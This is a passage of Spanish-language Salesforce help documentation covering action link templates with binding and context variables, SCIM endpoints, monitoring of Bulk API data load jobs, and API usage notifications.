Si incluye una variable de contexto `{!userId}` en el `cuerpo de solicitud HTTP` o la `URL de acción` para ese vínculo de acción, cuando un usuario hace clic en el vínculo de acción en las noticias en tiempo real, Salesforce envía el Id. del usuario que hizo clic en la solicitud HTTP que realiza a su servidor.

Si incluye una variable de contexto `{!actionLinkId}` en el código del servidor Survey Example que crea el vínculo de acción, Salesforce envía una solicitud HTTP con el Id. del vínculo de acción y puede guardarlo en su base de datos.

Este ejemplo incluye la variable de contexto `{!userId}` en la `URL de acción` de la plantilla del vínculo de acción:




Consejo: Se pueden utilizar variables de vinculación y variables de contexto en el mismo campo. Por ejemplo, esta URL de acción contiene una variable de vinculación y una variable de contexto:

```
https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}
```

## Crear plantillas de vínculo de acciones

Cree plantillas de vínculos de acción en Configuración para poder crear instancias de grupos de vínculos de acción con propiedades en común desde API de REST de Chatter o Apex. Puede realizar paquetes de plantillas y distribuirlos a otras organizaciones de Salesforce.

Nota: Además de crear plantillas de vínculos de acción en Configuración, también puede utilizar API de metadatos, API de SOAP y API de REST para crear plantillas de vínculos de acción.

Los campos `URL de acción`, `Cuerpo de solicitud HTTP` y `Encabezados HTTP` admiten *variables de vinculación* y *variables de contexto*. Defina variables de vinculación en una plantilla y establezca sus valores cuando cree una instancia del grupo de vínculos de acción. Utilice variables de contexto en una plantilla y cuando se ejecuta un vínculo de acción, Salesforce cumplimenta el valor y lo devuelve en la solicitud. Para obtener información acerca de cómo utilizar estas variables en una plantilla, consulte Diseño de plantillas de vínculos de acción.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal** Edition.

**PERMISOS DE USUARIO**

Para crear plantillas de grupo de vínculos de acción:
- "Personalizar aplicación"

Para crear plantillas de vínculos de acción:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *`Plantillas de vínculos de acción`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de vínculos de acción**.
2. Haga clic en **Nuevo**.
3. Escriba el `Nombre` de la plantilla. Este nombre aparece en la lista de plantillas de grupos de vínculos de acción.

   Este es el único valor del grupo de vínculos de acción que puede modificar una vez publicada la plantilla de grupos de vínculos de acción.
4. Introduzca el `Nombre de desarrollador`. Utilice el Nombre de desarrollador para hacer referencia a esta plantilla desde el código. El valor predeterminado es una versión del `Nombre de desarrollador` sin espacios. Solo se permiten letras, números y guiones bajos.
5. Seleccione la `Categoría`, lo que indica donde mostrar los grupos de vínculos de accción instanciados en elementos de noticias en tiempo real. Principal muestra grupos de vínculos de acción en el cuerpo de elementos de noticias en tiempo real. Desbordamiento muestra grupos de vínculos de acción en el menú de desbordamiento de elementos de noticias en tiempo real.

   Si una plantilla de grupo de vínculos de acción es Principal, puede incluir hasta tres plantillas de vínculos de acción. Si una plantilla de grupo de vínculos de acción es Desbordamiento, puede incluir hasta cuatro plantillas de vínculos de acción.
6. Seleccione el número de `Ejecuciones permitidas`, lo que indica cuántas veces se pueden ejecutar los grupos de vínculos de acción instanciados desde esta plantilla. (Los vínculos de acción en un grupo se excluyen mutuamente.) Si selecciona Ilimitada, los vínculos de acción en el grupo no pueden ser del tipo `Api` o `ApiAsync`.
7. (Opcional) Introduzca las `horas hasta el vencimiento`, que es el número de horas desde el cual se ha creado el grupo de vínculos de acción hasta que se ha eliminado de los elementos de noticias en tiempo real asociados y ya no se puede ejecutar. El valor máximo es 8760.

   Consulte Establecer la hora de vencimiento del grupo de vínculos de acción.
8. Haga clic en **Guardar**.
9. Haga clic en **Nueva** para crear una plantilla de vínculos de acción.

   La plantilla de vínculos de acción se asocia automáticamente con una plantilla de grupos de vínculos de acción en una relación principal-detalle.
10. Seleccione el `Tipo de acción`.

    Los valores son:

- `Api`: El vínculo de acción llama una API sincrónica en la URL de acción. Salesforce establece el estado como `SuccessfulStatus` o `FailedStatus` basándose en el código de estado HTTP devuelto por su servidor.
- `ApiAsync`: El vínculo de acción llama una API asíncrona en la URL de acción. La acción permanece en un estado `PendingStatus` hasta que un tercero realice una solicitud para `/connect/action-links/`***`actionLinkId`*** para establecer el estado como `SuccessfulStatus` o `FailedStatus` cuando se complete la operación asíncrona.
- `Descargar`: El vínculo de acción descarga un archivo desde la URL de acción.
- `Interfaz de usuario`: El vínculo de acción dirige el usuario a una página Web en la URL de acción.

**11.** Introduzca una `URL de acción`, que es la URL para el vínculo de acción.

Para un vínculo de acción de `Interfaz de usuario`, la URL es una página Web. Para un vínculo de acción `Descargar`, la URL es un vínculo a un archivo para descargar. Para un vínculo de acción `Api` o un vínculo de acción `ApiAsync`, la URL es un recurso de REST.

Los vínculos a recursos alojados en servidores de Salesforce pueden ser relativos, comenzando con `/`. Todos los demás vínculos deben ser absolutos y comenzar con `https://`. Este campo puede incluir variables de vinculación en el formato `{!Bindings.`***`key`***`}`, por ejemplo, `https://www.example.com/{!Bindings.itemId}`. Defina el valor de la variable de vinculación cuando cree una instancia del grupo de vínculos de acción desde la plantilla, como en este ejemplo de API de REST de Chatter, que establece el valor de `itemId` como `8675309`.

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"itemId",
           "value": "8675309"
        }
     ]
}
```

Este campo también puede incluir variables de contexto. Utilice variables de contexto para enviar información acerca del usuario que ha ejecutado el vínculo de acción en el código de su servidor. Por ejemplo, este vínculo de acción envía el Id. de usuario del usuario que hizo clic en el vínculo de acción para realizar una encuesta en el servidor que alberga la encuesta.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

**12.** Introduzca el `Método HTTP` a utilizar para realizar una solicitud HTTP.

**13.** (Opcional) Si el `Tipo de acción` es `Api` o `ApiAsync`, introduzca un `Cuerpo de solicitud HTTP`.

Este campo puede incluir variables de vinculación y variables de contexto.

**14.** (Opcional) Si el `Tipo de acción` es `Api` o `ApiAsync`, introduzca `Encabezados HTTP`.


Este campo puede incluir variables de vinculación y variables de contexto.

Si un vínculo de acción instanciado desde la plantilla realiza una solicitud en un recurso de Salesforce, la plantilla debe tener un encabezado Tipo de contenido.

**15.** (Opcional) Para convertir este vínculo de acción en el vínculo predeterminado en el grupo (lo que supone un formato especial en la interfaz de usuario), seleccione `Vínculo predeterminado en grupo`. Solo puede haber un vínculo predeterminado en un grupo.

16. (Opcional) Para mostrar un cuadro de diálogo de confirmación para el usuario antes de que se ejecute el vínculo de acción, seleccione `Se requiere confirmación`.
17. Introduzca la `Posición` relativa del vínculo de acción en grupos de vínculos de acción instanciados desde esta plantilla. La primera posición es 0.
18. Introduzca la `Clave de etiqueta`. Este valor es la clave para que un conjunto de etiquetas de interfaz de usuario aparezca para estos estados: NewStatus, PendingStatus, SuccessfulStatus, FailedStatus.

    Por ejemplo, el conjunto **Publicar** contiene estas etiquetas: **Publicar**, **Pendiente de publicación**, **Publicado**, **Error de publicación**. Esta imagen muestra un vínculo de acción con la clave de etiqueta **Publicar** cuando el valor del estado es SuccessfulStatus:




19. (Opcional) Si ninguno de los valores `Clave de etiqueta` da sentido al vínculo de acción, establezca `Clave de etiqueta` como **Ninguno** e introduzca un valor en el campo `Etiqueta`.

    Los vínculos de acción tienen cuatro estados: NewStatus, PendingStatus, SuccessfulStatus y FailedStatus. Se adjuntan estas cadenas a la etiqueta para cada estado:

    - *label*
    - *label* Pendiente
    - *label* Correcto
    - *label* Con fallos

    Por ejemplo, si el valor de `label` es "Ver ejemplo," los valores de los cuatro estados del vínculo de acción son: Ver ejemplo, Ver ejemplo Pendiente, Ver ejemplo Correcto y Ver ejemplo Con fallos.

    Un vínculo de acción puede utilizar `LabelKey` o `Label` para generar nombres de etiqueta, no puede utilizar ambos.

20. Seleccione `Visibilidad del usuario`, lo que indica quién puede ver el grupo de vínculos de acción.

Si selecciona **Solo el responsable del creador puede ver**, el responsable es el responsable del creador al crear una instancia del grupo de vínculos de acción. Si el responsable del creador cambiar después de crear una instancia del grupo de vínculos de acción, ese cambio no se refleja.

21. (Opcional) Si ha seleccionado Solo el usuario personalizado puede ver o Todos menos el usuario personalizado pueden ver, introduzca un `Alias de usuario personalizado`.

    Introduzca una cadena y establezca su valor cuando cree una instancia de un grupo de vínculos de acción, como si quisiera establecer el valor para una variable de vinculación. Sin embargo, no utilice la sintaxis de variable de vinculación en la plantilla, solo introduzca un valor. Por ejemplo, podría introducir `ExpenseApprover`. Este ejemplo de API de REST de Chatter establece el valor de `ExpenseApprover` como `005B0000000Ge16`:

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ExpenseApprover",
           "value": "005B0000000Ge16"
        }
     ]
}
```

22. Para crear otra plantilla de vínculos de acción para esta plantilla de grupo de vínculos de acción, haga clic en **Guardar y nuevo**.
23. Si ya realizado la incorporación de plantillas de vínculos de acción en esta plantilla de grupo de vínculos de acción, haga clic en **Guardar**.
24. Para publicar la plantilla de grupo de vínculos de acción, haga clic en **Volver a la lista** para volver a la vista de listas Plantilla de grupo de vínculos de acción.

    Importante: Debe publicar una plantilla antes de poder crear una instancia de un grupo de vínculos de acción en Apex o API de REST de Chatter.

25. Haga clic en **Modificar** para la plantilla de grupo de vínculos de acción que desea publicar.
26. Seleccione `Publicada` y haga clic en **Guardar**.

## Modificar plantillas de vínculo de acciones

Puede modificar todos los campos en una plantilla e grupo de vínculos de acción no publicada y en sus plantillas de vínculo de acción asociadas.

1. Desde Configuración, introduzca *Plantillas de vínculos de acción* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de vínculos de acción**.
2. Para modificar una plantilla de grupo de vínculos de acción, haga clic en **Modificar** junto a su nombre.

   Si la plantilla del grupo no está publicada, modifique cualquier campo. Si está publicada, modifique únicamente el campo Nombre.
3. Para modificar una plantilla de vínculos de acción:
   a. Haga clic en su plantilla de grupo de vínculos de acción principal.
   b. Haga clic en el Id. de plantilla de vínculos de acción para abrir la página de detalles para la plantilla del vínculo de acción.
   c. Haga clic en **Modificar**.

      Si la plantilla del grupo de vínculos de acción asociada no está publicada, modifique cualquier campo. Si está publicada, modifique cualquiera de estos campos:

      - URL de acción
      - Cuerpo de solicitud HTTP
      - Encabezados HTTP

      Estos campos admiten variables de contexto y variables de vinculación.

      Puede agregar y eliminar variables de contexto en cualquiera de estos campos.

      No puede agregar una nueva variable de vinculación. Tiene diferentes opciones:

      - Mover una variable de vinculación a otro campo modificable en una plantilla de vínculo de acción.
      - Utilizar una variable de vinculación más de una vez en una plantilla de vínculos de acción.
      - Utilizar una variable de vinculación más de una vez en cualquier plantilla de vínculos de acción asociada con la misma plantilla de grupo de vínculos de acción.
      - Eliminar variables de vinculación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal** Edition.

PERMISOS DE USUARIO

Para modificar plantillas de grupo de vínculos de acción:
- "Personalizar aplicación"

Para modificar plantillas de vínculos de acción:
- "Personalizar aplicación"

## Eliminar plantillas de grupos de vínculos de acción

Cuando elimina una plantilla de grupo de vínculos de acción, elimina sus plantillas de vínculos de acción asociadas y todos los grupos de vínculo de acción instanciados desde las plantillas. Los grupos de vínculos de acción eliminados desaparecen de cualquier elemento de noticias en tiempo real con el que se han asociado.

1. Desde Configuración, introduzca `Plantillas de vínculos de acción` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de vínculos de acción**.
2. Para eliminar una plantilla de grupo de vínculos de acción, haga clic en **Eliminar** junto a su nombre.

   Importante: Cuando elimina una plantilla de grupo de vínculos de acción, elimina sus plantillas de vínculos de acción asociadas y todos los grupos de vínculo de acción instanciados desde la plantilla. El grupo de vínculos de acción se elimina de cualquier elemento de noticias en tiempo real con el que se ha asociado, lo que significa que estos vínculos de acción desaparecen de esas publicaciones en las noticias en tiempo real.

3. Para eliminar una plantilla de vínculos de acción:
   a. Haga clic en su plantilla de grupo de vínculos de acción principal.
   b. Haga clic en el Id. de plantilla de vínculos de acción para abrir la página de detalles para la plantilla del vínculo de acción.
   c. Haga clic en **Eliminar**.

Importante: No puede eliminar una plantilla de vínculos de acción asociada con una plantilla de grupo de vínculos de acción publicada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal** Edition.

PERMISOS DE USUARIO

Para eliminar plantillas de grupo de vínculos de acción:
- "Personalizar aplicación"

Para eliminar plantillas de vínculos de acción:
- "Personalizar aplicación"

## Plantillas de vínculo de acciones en paquete

Plantillas de vínculo de acciones en paquete para distribuirlos a otras organizaciones de Salesforce.

Cuando agrega una plantilla de grupo de vínculos de acción, se agrega al paquete también cualquier plantilla de vínculo de acción asociada. Puede agregar una plantilla de grupo de vínculos de acción a un paquete gestionado o no gestionado. Como un componente que se puede incluir en paquetes, las plantillas de grupo de vínculos de acción pueden aprovechar también todas las funciones de los paquetes gestionados, como las listas en AppExchange, las actualizaciones mediante envío, las secuencias de comandos de Apex posteriores a la instalación, la gestión de licencias y la compatibilidad del suscriptor mejorada. Para crear un paquete gestionado, debe utilizar una organización de Developer Edition.

- Consulte *Creación y modificación de un paquete* en https://help.salesforce.com.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal** Edition.

PERMISOS DE USUARIO

Para empaquetar plantillas de vínculos de acción:
- "Crear paquete de AppExchange"

# Utilizar el sistema para gestión de identidad de dominio cruzado (SCIM)

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

Salesforce admite la especificación 1.1 estándar abierta de la gestión de identidad de dominio cruzado y proporciona algunas extensiones a la especificación de modo que puede modificar y gestionar propiedades del usuario utilizando la API de REST.

Utilice operaciones CRUD (crear, leer, actualizar y desactivar) en usuarios. Además, asigne y desasigne usuarios a un perfil, un conjunto de permisos, una función o un grupo público de Salesforce utilizando la API de REST.

Los siguientes son los extremos SCIM de Salesforce, donde *salesforce_org_url* es la URL de la organización (como un dominio personalizado) para el usuario.

- `https://`*salesforce_org_url*`/services/scim/v1/Users`
- `https://`*salesforce_org_url*`/services/scim/v1/Groups`
- `https://`*salesforce_org_url*`/services/scim/v1/Entitlements`
- `https://`*salesforce_org_url*`/services/scim/v1/Schemas`

Puede solicitar las funciones de la implementación SCIM de Salesforce utilizando `https://`*salesforce_org_url*`/services/scim/v1/ServiceProviderConfigs`.

Puede solicitar las propiedades de un usuario específico utilizando `https://`*salesforce_org_url*`/services/scim/v1/Users/`*userID* donde *userID* es el Id. de 18 caracteres de la organización.

Salesforce también incluye las siguientes extensiones.

- Id. de gestor
- usuarios externos
- atributos personalizados
- conjuntos de permisos

Las siguientes extensiones empresariales de SCIM aparecen bajo esta URN:

`urn:scim:schemas:extension:enterprise:1.0`

- número de empleado
- división
- departamento
- gestor (Id. de gestor y nombre de presentación)
- Aprobador delegado (Id. de aprobador delegado y nombre de presentación)

Las siguientes extensiones aparecen bajo esta URN:

`urn:salesforce:schemas:extension:18CHARORGID`

- campos personalizados (si la organización dispone de alguno)

Las siguientes extensiones para la identidad externa o usuarios de comunidad (cuyo *profileId* en Asignaciones sea del tipo `identidad externa` o `usuarios de comunidad`) se muestran bajo esta URN:

`urn:salesforce:schemas:extension:external:1.0`

- *accountId*
- *contactId*

Si no se proporcionan estos valores, Salesforce crea registros de contacto y de cuenta para el usuario. El nuevo nombre de cuenta está en el formato ***nombreusuario***`JITUserAccount`. Por ejemplo: usuario@nombrecorp.orgJITUserAccount.

Nota: Las siguientes reglas se aplican a todas las operaciones SCIM.

- En una cláusula, `AND` no tiene prioridad sobre `OR`. Agregue explícitamente corchetes a las cláusulas si alguna cláusula única contiene tanto `AND` como `OR`.
- En una cláusula, los nombres de atributos y los operadores distinguen entre mayúsculas y minúsculas.
- Estos campos se deben filtrar con carácter individual.
  - Usuarios: `Asignaciones`, `grupos`.
  - Grupos: `miembros`
  - Asignaciones: `miembros`

Para obtener más información, consulte la especificación del esquema del núcleo de SCIM 1.1, la especificación de API de REST de SCIM 1.1 y la *Guía del desarrollador de API de REST de Salesforce* .

# Trabajos de carga masiva de datos

## Supervisión de trabajos de carga masiva de datos

Puede crear, actualizar o eliminar conjuntos grandes de registros con la API masiva, que se ha optimizado para procesar grandes conjuntos de datos. Simplifica el proceso de carga, actualización o eliminación de datos de unos miles a millones de registros. El procesamiento de grandes cantidades de registros puede tardar. Esta página le permite supervisar el progreso de los trabajos actuales y sus resultados.

Procese un conjunto de registros creando un trabajo que contenga uno o más lotes. El trabajo especifica qué objeto se está procesando y qué tipo de acción se está utilizando (consulta, inserción, modificación, actualización o eliminación). Un lote es un conjunto de registros que se envían al servidor en una solicitud HTTP POST. El servidor procesa cada lote de forma independiente, y no necesariamente en el orden en que los ha recibido.

Para supervisar el estado de los trabajos de carga masiva de datos que se están realizando o se han completado recientemente, en Configuración, introduzca *`Trabajos de carga masiva de datos`* en el cuadro `Búsqueda rápida`, luego seleccione **Trabajos de carga masiva de datos**.

La lista de trabajos en curso contiene las siguientes columnas, que se muestran en orden alfabético:

| Columna | Descripción |
|---|---|
| `Id. del trabajo` | Id. único de 15 caracteres de este trabajo. |
| `Objeto` | El tipo de objeto de los datos que se están procesando. Todos los datos de un trabajo deben ser el mismo tipo de objeto. |
| `Operación` | La operación de procesamiento de todos los lotes del trabajo. Las reglas válidas son:<br>• `eliminar`<br>• `insertar`<br>• `consultar`<br>• `alterar` |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para supervisar los trabajos de carga masiva de datos:

- "Gestionar integraciones de datos"

| Columna | Descripción |
| --- | --- |
| | • `actualizar`<br>• `Eliminación` |
| `Progreso` | Porcentaje de lotes procesados con respecto al número total de lotes enviados. El progreso no se muestra cuando el trabajo está abierto porque no se conoce el número total de lotes del trabajo hasta que éste se cierra. El progreso puede no reflejar de forma precisa el número de registros procesados. Cada lote puede contener un número diferente de registros, por lo que se procesará a distintas velocidades. |
| `Registros procesados` | Número de registros que ya se han procesado. Este número aumenta a medida que se procesan los lotes. |
| `Hora de inicio` | La fecha y hora a la que se envió el trabajo. |
| `Estado` | El estado actual de procesamiento del trabajo. Los valores válidos son:<br>• `Abierto`: El trabajo se ha creado y es posible añadirle lotes.<br>• `Cerrado`: No es posible añadir nuevos lotes a este trabajo. Los lotes asociados con el trabajo pueden procesarse una vez que se ha cerrado el trabajo. No es posible modificar ni guardar un trabajo cerrado.<br>• `Anulado`: El trabajo se ha anulado.<br>• `Error`: El trabajo ha fallado. No es posible deshacer los lotes que se procesaron correctamente en el trabajo. |
| `Enviado por` | El nombre del usuario que ha enviado el trabajo. |

La lista de trabajos completados contiene las siguientes columnas, que se muestran en orden alfabético: Los trabajos completados se eliminan de la lista siete días después de completarse.

| Columna | Descripción |
| --- | --- |
| `Hora de finalización` | La fecha y hora a la que se completó el trabajo. |
| `Id. del trabajo` | Id. único de 15 caracteres de este trabajo. |
| `Objeto` | El tipo de objeto de los datos que se están procesando. Todos los datos de un trabajo deben ser el mismo tipo de objeto. |
| `Operación` | La operación de procesamiento de todos los lotes del trabajo. Los valores válidos son:<br>• `eliminar`<br>• `insertar`<br>• `consultar`<br>• `alterar`<br>• `actualizar`<br>• `Eliminación` |

| Columna | Descripción |
|---|---|
| `Registros procesados` | Número de registros que ya se han procesado. Este número aumenta a medida que se procesan los lotes. |
| `Hora de inicio` | La fecha y hora a la que se envió el trabajo. |
| `Estado` | El estado actual de procesamiento del trabajo. Los valores válidos son:<br>• `Open` (Abrir): El trabajo se ha creado y es posible añadirle lotes.<br>• `Cerrado`: No es posible añadir nuevos lotes a este trabajo. Los lotes asociados con el trabajo pueden procesarse una vez que se ha cerrado el trabajo. No es posible modificar ni guardar un trabajo cerrado.<br>• `Anulado`: El trabajo se ha anulado.<br>• `Error`: El trabajo ha fallado. No es posible deshacer los lotes que se procesaron correctamente en el trabajo. |
| `Enviado por` | El nombre del usuario que ha enviado el trabajo. |
| `Tiempo necesario para completar el trabajo` | Tiempo total que tarda en completarse el trabajo. |

CONSULTE TAMBIÉN

Visualizar detalles de trabajo de carga masiva de datos

## Visualizar detalles de trabajo de carga masiva de datos

Puede crear, actualizar o eliminar conjuntos grandes de registros con la API masiva, que se ha optimizado para procesar grandes conjuntos de datos. Simplifica el proceso de carga, actualización o eliminación de datos de unos miles a millones de registros. El procesamiento de grandes cantidades de registros puede tardar. Esta página le permite supervisar el progreso de los trabajos actuales y sus resultados.

1. (Desde Configuración, introduzca *`Trabajos de carga de datos masivos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Trabajos de carga de datos masivos**.)
2. Haga clic en un vínculo `Id. del trabajo` para encontrar un trabajo.

La página de detalles del trabajo contiene los siguientes campos, que se muestran en orden alfabético:

| Campo | Descripción |
|---|---|
| `Tiempo de procesamiento de Apex (ms)` | El número de milisegundos necesarios para procesar desencadenadores y otros procesos relacionados con los datos de trabajo. Es la suma de horas equivalentes en todos los lotes del trabajo. No incluye el tiempo empleado para el procesamiento asíncrono y operaciones de lotes de Apex. Si no hay desencadenadores, el valor es `0`. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para supervisar los trabajos de carga masiva de datos:

- "Gestionar integraciones de datos"

| Campo | Descripción |
| --- | --- |
| `Tiempo de procesamiento activo de la API (ms)` | El número de milisegundos necesarios para procesar de forma activa el trabajo e incluye el tiempo registrado en el campo `Tiempo de procesamiento de Apex (ms)`, pero no incluye el tiempo en el que el trabajo ha esperado en la cola o el tiempo necesario para la serialización y deserialización. Es la suma de horas equivalentes en todos los lotes del trabajo. |
| `Versión de API` | La versión de API del trabajo. |
| `Lotes completados` | Número de lotes que se han completado para este trabajo. |
| `Modo de concurrencia` | El modo de concurrencia para procesar los lotes. Los valores válidos son:<br>• `paralelo`: Los lotes se procesan en modo paralelo. Éste es el valor predeterminado.<br>• `serie`: Los lotes se procesan en modo de serie. |
| `Tipo de contenido` | El tipo de contenido del trabajo. Los valores válidos son:<br>• `CSV`: datos en formato CSV<br>• `JSON`: datos en formato JSON<br>• `XML`: datos en formato XML (opción predeterminada)<br>• `ZIP_CSV`: datos en formato CSV en un archivo zip que contengan archivos adjuntos binarios<br>• `ZIP_JSON`: datos en formato JSON en un archivo zip que contengan archivos adjuntos binarios<br>• `ZIP_XML`: datos en formato XML en un archivo zip que contenga archivos adjuntos binarios |
| `Hora de finalización` | La fecha y hora a la que se completó el trabajo. |
| `Campo de Id externo` | El nombre del campo de Id. externo para una `alteración()`. |
| `Lotes con error` | Número de lotes que han fallado en este trabajo. |
| `Id. del trabajo` | Id. único de 15 caracteres de este trabajo. |
| `Lotes en progreso` | Número de lotes que se están procesando en este trabajo. |
| `Objeto` | El tipo de objeto de los datos que se están procesando. Todos los datos de un trabajo deben ser el mismo tipo de objeto. |
| `Operaciones` | La operación de procesamiento de todos los lotes del trabajo. Los valores válidos son:<br>• `eliminar`<br>• `insertar`<br>• `consultar`<br>• `alterar`<br>• `actualizar` |

| Campo | Descripción |
| --- | --- |
| | • `Eliminación` |
| `Progreso` | Porcentaje de lotes procesados con respecto al número total de lotes enviados. El progreso no se muestra cuando el trabajo está abierto porque no se conoce el número total de lotes del trabajo hasta que éste se cierra. El progreso puede no reflejar de forma precisa el número de registros procesados. Cada lote puede contener un número diferente de registros, por lo que se procesará a distintas velocidades. |
| `Lotes en cola` | El número de lotes que están en cola para este trabajo. |
| `Registros fallidos` | El número de registros que no se han procesado correctamente en el trabajo. |
| `Registros procesados` | El número de registros procesados en el momento en que se envió la solicitud. Este número aumenta a medida que se procesan los lotes. |
| `Reintentos` | Número de veces que Salesforce ha intentado guardar los resultados de una operación. Los intentos repetidos se deben a un problema, como un bloqueo. |
| `Hora de inicio` | La fecha y hora a la que se envió el trabajo. |
| `Estado` | El estado actual de procesamiento del trabajo. Los valores válidos son:<br>• `Open` (Abrir): El trabajo se ha creado y es posible añadirle lotes.<br>• `Cerrado`: No es posible añadir nuevos lotes a este trabajo. Los lotes asociados con el trabajo pueden procesarse una vez que se ha cerrado el trabajo. No es posible modificar ni guardar un trabajo cerrado.<br>• `Anulado`: El trabajo se ha anulado.<br>• `Error`: El trabajo ha fallado. No es posible deshacer los lotes que se procesaron correctamente en el trabajo. |
| `Enviado por` | El nombre del usuario que ha enviado el trabajo. |
| `Tiempo necesario para completar el trabajo` | Tiempo total que tarda en completarse el trabajo. |
| `Tiempo total de procesamiento (ms)` | El número de milisegundos necesarios para procesar el trabajo. Es la suma de horas de procesamiento en todos los lotes del trabajo. |

La página de detalles del trabajo incluye una lista relacionada de todos los lotes del trabajo. La lista relacionada proporciona los vínculos **Ver solicitud** y **Ver respuesta** para cada lote. Si el lote es un archivo CSV, los vínculos devuelven la solicitud o respuesta en formato CSV. Si el lote es un archivo XML o JSON, los vínculos devuelven la solicitud o respuesta en formato XML o JSON, respectivamente. Estos vínculos están disponibles para lotes creados en la versión de API 19.0 y posterior.

La lista relacionada de lotes contiene los siguientes campos, que se muestran en orden alfabético:

| Campo | Descripción |
| --- | --- |
| `Tiempo de procesamiento de Apex (ms)` | El número de milisegundos necesarios para procesar desencadenadores y otros procesos relacionados con los datos del lote. Si no hay desencadenadores, el valor es `0`. No incluye el tiempo empleado para el procesamiento asíncrono y operaciones de lotes de Apex. |
| `Tiempo de procesamiento activo de la API (ms)` | El número de milisegundos necesarios para procesar de forma activa el lote e incluye el tiempo de procesamiento de Apex. No incluye el tiempo que el lote ha esperado en la cola o el tiempo necesario para la serialización y deserialización. |
| `Id. del lote` | El Id. del lote. Puede ser globalmente único, pero no es necesario. |
| `Hora de finalización` | La fecha y hora en la zona horaria UTC en la que ha procesado el procesamiento. Sólo es válido si el estado es `Completado`. |
| `Registros fallidos` | El número de registros que no se han procesado correctamente en el lote. |
| `Registros procesados` | El número de registros procesados en este lote en el momento en que se envió la solicitud. Este número aumenta a medida que se procesan los lotes. |
| `Recuento de reintentos` | Número de veces que Salesforce ha intentado guardar los resultados de una operación. Los intentos repetidos se deben a un problema, como un bloqueo o un lote que tarda mucho en procesarse. |
| `Hora de inicio` | La fecha y hora en la zona horaria UTC a la que se ha creado el lote. No es la hora a la que ha comenzado el procesamiento, sino la hora a la que se ha añadido el trabajo. |
| `Mensaje de estado` | Contiene las razones del error si el lote no se ha completado correctamente. |
| `Estado` | El estado actual de procesamiento del lote:<br>• `En cola`: El procesamiento del lote no ha comenzado aún. Si el trabajo asociado con el lote se cancela, el lote no se procesa y su estado se define como `No procesado`.<br>• `En curso`: El lote se está procesando. Si el trabajo asociado con el lote se cancela, el lote se seguirá procesando hasta su finalización. Debe cerrar el trabajo asociado con el lote para que el lote pueda finalizar el proceso.<br>• `Completado`: El lote se ha procesado correctamente y el recurso del resultado está disponible. El recurso del resultado indica si se han producido errores en algunos registros. Un lote se puede completar incluso si se han producido errores en algunos de los registros. Si se han producido errores en un subconjunto de registros, los registros correctos no se deshacen.<br>• `Error`: El lote no ha solicitado la solicitud completa debido a un error inesperado, como que la solicitud se comprime con un formato no compatible o un error de servidor interno.<br>• `No procesado`: El lote no ha solicitado la solicitud completa debido a un error inesperado, como que la solicitud se comprime con un formato no compatible o un error de servidor interno. |
| `Tiempo total de procesamiento (ms)` | El número de milisegundos necesarios para procesar el lote. Excluye el tiempo que el lote ha esperado en la cola. |

| Campo | Descripción |
|---|---|
| `Ver solicitud` | Haga clic en el vínculo de un lote para ver la solicitud. |
| `Ver resultado` | Haga clic en el vínculo de un lote para ver los resultados. |

CONSULTE TAMBIÉN

Supervisión de trabajos de carga masiva de datos

# Ver notificaciones de uso de API

## Notificaciones de uso de API

Cuando cree una notificación de uso de solicitud, especifique un administrador para que reciba una notificación de correo electrónico siempre que su organización supere un límite especificado para el número de solicitudes de la API realizadas en un número de horas específico.

Para ver notificaciones de uso de API, en Configuración, introduzca *`Notificaciones de uso de API`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Notificaciones de uso de API**.

En la lista de notificaciones, puede:

- Haga clic en **Modificar** o **Eliminar** para modificar o eliminar una notificación existente.
- Ver el nombre del usuario que recibirá la notificación.
- Ver el intervalo de notificación, que define la frecuencia con la que se envían las notificaciones. Por ejemplo, si el intervalo de notificación es de cuatro horas, se enviará una notificación sólo si la última notificación se envió como mínimo hace cuatro horas. Por lo tanto, en un período de 24 horas, se enviará un máximo de seis notificaciones.
